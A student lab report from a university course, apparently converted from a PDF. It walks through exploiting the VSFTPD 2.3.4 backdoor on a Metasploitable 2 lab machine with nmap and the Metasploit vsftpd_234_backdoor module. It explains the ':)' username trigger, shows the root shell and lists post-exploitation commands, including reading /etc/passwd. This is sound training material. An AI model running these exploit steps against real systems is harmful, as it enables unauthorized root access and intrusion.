

**Experiment No. 5**

**Title: Metasploitable - Running exploit vsftpd**



**Roll No.: 16010423076****Experiments No.:5**

**Aim :** To identify and exploit the VSFTPD 2.3.4 backdoor vulnerability in Metasploitable using Metasploit Framework in Kali Linux.

---

**Resources :**

Kali Linux (Attacker machine)

Metasploitable 2 (Target machine)

Nmap

Metasploit Framework

**Theory:****1. Understanding VSFTPD 2.3.4 Vulnerability**

VSFTPD (Very Secure FTP Daemon) is an open-source FTP server widely used in Unix-based systems. However, version 2.3.4 contains a deliberately placed backdoor, which allows unauthorized remote access.

The backdoor was introduced by a malicious code injection into the VSFTPD source code. When a user connects to the FTP service and sends a smiley face ":)" as a username, it triggers the backdoor and spawns a root shell on port 6200, allowing remote attackers to execute commands on the server.

This vulnerability was identified in 2011, and it remains one of the classic examples of intentional software compromise, highlighting the risks of using unverified or outdated software.

**2. Metasploit Framework**

Metasploit is a powerful penetration testing framework used to identify and exploit security weaknesses. It provides pre-built exploits for various vulnerabilities, including the vsftpd\_234\_backdoor exploit module used in this experiment.

The steps in Metasploit typically follow this structure:

- Scanning the target to identify vulnerable services (using Nmap).
- Selecting the appropriate exploit based on the target's vulnerabilities.
- Configuring the exploit (setting target IP and required parameters).
- Launching the attack to gain unauthorized access.

**3. Steps Involved in the Exploitation**

**(A Constituent College of Somaiya Vidyavihar University)**

1. Scanning for Open Ports:
  - Using nmap, we checked whether port 21 (FTP) was open and running vsftpd 2.3.4.
2. Running the Metasploit Exploit:
  - We used Metasploit Framework to load the vsftpd\_234\_backdoor exploit.
  - After setting the target IP (RHOSTS), we ran the exploit.
3. Gaining Unauthorized Access:
  - If successful, the exploit provided a shell with root access, allowing us to run system commands.

## IMPLEMENTATION AND RESULTS:

### Step 1: Find Metasploitable's IP Address

Open metasploitable and write **ifconfig**

```


msfadmin@metasploitable:~$ ifconfig
eth0:
Link encap:Ethernet  HWaddr 08:00:27:2a:b9:a8
inet addr: 192.168.1.4  Bcast: 192.168.1.255  Mask: 255.255.255.0
inet6 addr: fe80::a00:27ff:fe7a:b968/64 Scope:Link
UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
RX packets:45 errors:0 dropped:0 overruns:0 frame:0
TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
collisions:0  txqueuelen:1000
RX bytes:6098 (5.9 KB)  TX bytes:7116 (6.9 KB)
Base address:0x4020  Memory:f0200000-f0220000

lo:
Link encap:Local Loopback
inet addr: 127.0.0.1  Mask: 255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING  MTU:65536  Metric:1
RX packets:97 errors:0 dropped:0 overruns:0 frame:0
TX packets:97 errors:0 dropped:0 overruns:0 carrier:0
collisions:0  txqueuelen:0
RX bytes:21529 (21.0 KB)  TX bytes:21529 (21.0 KB)

msfadmin@metasploitable:~$
  
```

From this we get to know that the IP address of the metasploitable machine is 192.168.1.4

Ping this machine to check if its up and running :




```

ritesh@vbox: ~
$ ping 192.168.1.4
PING 192.168.1.4 (192.168.1.4) 56(84) bytes of data:
64 bytes from 192.168.1.4: icmp_seq=1 ttl=64 time=2.47 ms
64 bytes from 192.168.1.4: icmp_seq=2 ttl=64 time=2.86 ms
64 bytes from 192.168.1.4: icmp_seq=3 ttl=64 time=1.58 ms
64 bytes from 192.168.1.4: icmp_seq=4 ttl=64 time=1.05 ms
64 bytes from 192.168.1.4: icmp_seq=5 ttl=64 time=2.08 ms
64 bytes from 192.168.1.4: icmp_seq=6 ttl=64 time=3.54 ms
64 bytes from 192.168.1.4: icmp_seq=7 ttl=64 time=1.54 ms
64 bytes from 192.168.1.4: icmp_seq=8 ttl=64 time=2.13 ms
64 bytes from 192.168.1.4: icmp_seq=9 ttl=64 time=2.56 ms
64 bytes from 192.168.1.4: icmp_seq=10 ttl=64 time=1.73 ms
64 bytes from 192.168.1.4: icmp_seq=11 ttl=64 time=7.60 ms
^C
--- 192.168.1.4 ping statistics ---
11 packets transmitted, 11 received, 0% packet loss, time 11234ms
rtt min/avg/max/mdev = 1.539/2.728/7.683/1.646 ms
ritesh@vbox: ~
$

```

## Step 2: Scan for the Vulnerable Service

In the Kali linux terminal write the command : **nmap -sV -p 21 192.168.1.4**



```

ritesh@vbox: ~
$ ping 192.168.1.4
PING 192.168.1.4 (192.168.1.4) 56(84) bytes of data:
64 bytes from 192.168.1.4: icmp_seq=1 ttl=64 time=2.47 ms
64 bytes from 192.168.1.4: icmp_seq=2 ttl=64 time=2.86 ms
64 bytes from 192.168.1.4: icmp_seq=3 ttl=64 time=1.58 ms
64 bytes from 192.168.1.4: icmp_seq=4 ttl=64 time=1.05 ms
64 bytes from 192.168.1.4: icmp_seq=5 ttl=64 time=2.08 ms
64 bytes from 192.168.1.4: icmp_seq=6 ttl=64 time=3.54 ms
64 bytes from 192.168.1.4: icmp_seq=7 ttl=64 time=1.54 ms
64 bytes from 192.168.1.4: icmp_seq=8 ttl=64 time=2.13 ms
64 bytes from 192.168.1.4: icmp_seq=9 ttl=64 time=2.56 ms
64 bytes from 192.168.1.4: icmp_seq=10 ttl=64 time=1.73 ms
64 bytes from 192.168.1.4: icmp_seq=11 ttl=64 time=7.60 ms
^C
--- 192.168.1.4 ping statistics ---
11 packets transmitted, 11 received, 0% packet loss, time 11234ms
rtt min/avg/max/mdev = 1.539/2.728/7.683/1.646 ms
ritesh@vbox: ~
$ nmap -sV -p 21 192.168.1.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-17 19:40 IST
Nmap scan report for 192.168.1.4
Host is up (0.0016s latency).


PORT      STATE SERVICE
21/tcp    open  vsftpd 2.3.4
MAC Address: 08:00:27:7A:90:64 (Oracle VirtualBox virtual NIC)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.76 seconds
ritesh@vbox: ~
$


```

## Step 3: Open Metasploit

Start Metasploit Framework: **msfconsole**



## Search for the exploit: **search vsftpd**



This should display **exploit/unix/ftp/vsftpd\_234\_backdoor.**


### Step 4: Use the Exploit

Load the exploit: **use exploit/unix/ftp/vsftpd\_234\_backdoor**

Set the target IP : **set RHOSTS 192.168.1.4**

Run the exploit : **run**

**(A Constituent College of Somaiya Vidyavihar University)**



```

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(multi/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.4
RHOSTS => 192.168.1.4
msf6 exploit(multi/ftp/vsftpd_234_backdoor) > run

[*] 192.168.1.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.4:21 - USER: 331 Please specify the password.
[*] 192.168.1.4:21 - Backdoor service has been spawned, handling...
[*] 192.168.1.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.5:45635 -> 192.168.1.4:6200) at 2025-02-17 19:44:49 +0530


```

It is successful, hence it shows : Command shell session opened

This means we have got access to Metasploitable.

### Step 5: Run Additional Commands (Post-Exploitation)

Check if you have root access: **whoami**



```

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(multi/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.4
RHOSTS => 192.168.1.4
msf6 exploit(multi/ftp/vsftpd_234_backdoor) > run

[*] 192.168.1.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.4:21 - USER: 331 Please specify the password.
[*] 192.168.1.4:21 - Backdoor service has been spawned, handling...
[*] 192.168.1.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.5:45635 -> 192.168.1.4:6200) at 2025-02-17 19:44:49 +0530

whoami
root

```

Check system details: **uname -a**

```

File Actions Edit View Help
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(multi/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.4
RHOSTS => 192.168.1.4
msf6 exploit(multi/ftp/vsftpd_234_backdoor) > run

[*] 192.168.1.4:21 - Banner: 220 (vsftpd 2.3.4)
[*] 192.168.1.4:21 - USER: 331 Please specify the password.
[*] 192.168.1.4:21 - Backdoor service has been spawned, handling...
[*] 192.168.1.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.5:45635 -> 192.168.1.4:6200) at 2025-02-17 19:44:49 +0530

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

```

List users on the system: `cat /etc/passwd`

```

File Actions Edit View Help
RHOSTS => 192.168.1.4
msf6 exploit(multi/ftp/vsftpd_234_backdoor) > run

[*] 192.168.1.4:21 - Banner: 220 (vsftpd 2.3.4)
[*] 192.168.1.4:21 - USER: 331 Please specify the password.
[*] 192.168.1.4:21 - Backdoor service has been spawned, handling...
[*] 192.168.1.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.5:45635 -> 192.168.1.4:6200) at 2025-02-17 19:44:49 +0530

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backups:x:34:34:backups:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
ircd:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcpc:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klogd:x:103:104::/home/klogd:/bin/false
sshd:x:104:65534:/var/run/sshd:/usr/sbin/nologin
_ftpadmin:x:1000:1000:ftpd:/home/_ftpadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,:/var/lib/mysql:/bin/false
tomcat5:x:110:65534:/usr/share/tomcat5:/bin/false
distcc:x:111:65534::/bin/false
user:x:1001:1001:just a user,111::/home/user:/bin/bash
service:x:1002:1002::/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534:/var/run/proftpd:/bin/false
statd:x:114:65534:/var/lib/nfs:/bin/false

```

List files in the current directory: `ls`





**Grade: AA / AB / BB / BC / CC / CD /DD**

**Signature of faculty in-charge with date**

---

**REFERENCES:**

[https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd\\_234\\_backdoor](https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor)

<https://docs.metasploit.com/>

<https://nmap.org/book/man-port-scanning.html>

<https://www.cisa.gov/sites/default/files/publications/FTP-Security.pdf>



**(A Constituent College of Somaiya Vidyavihar University)**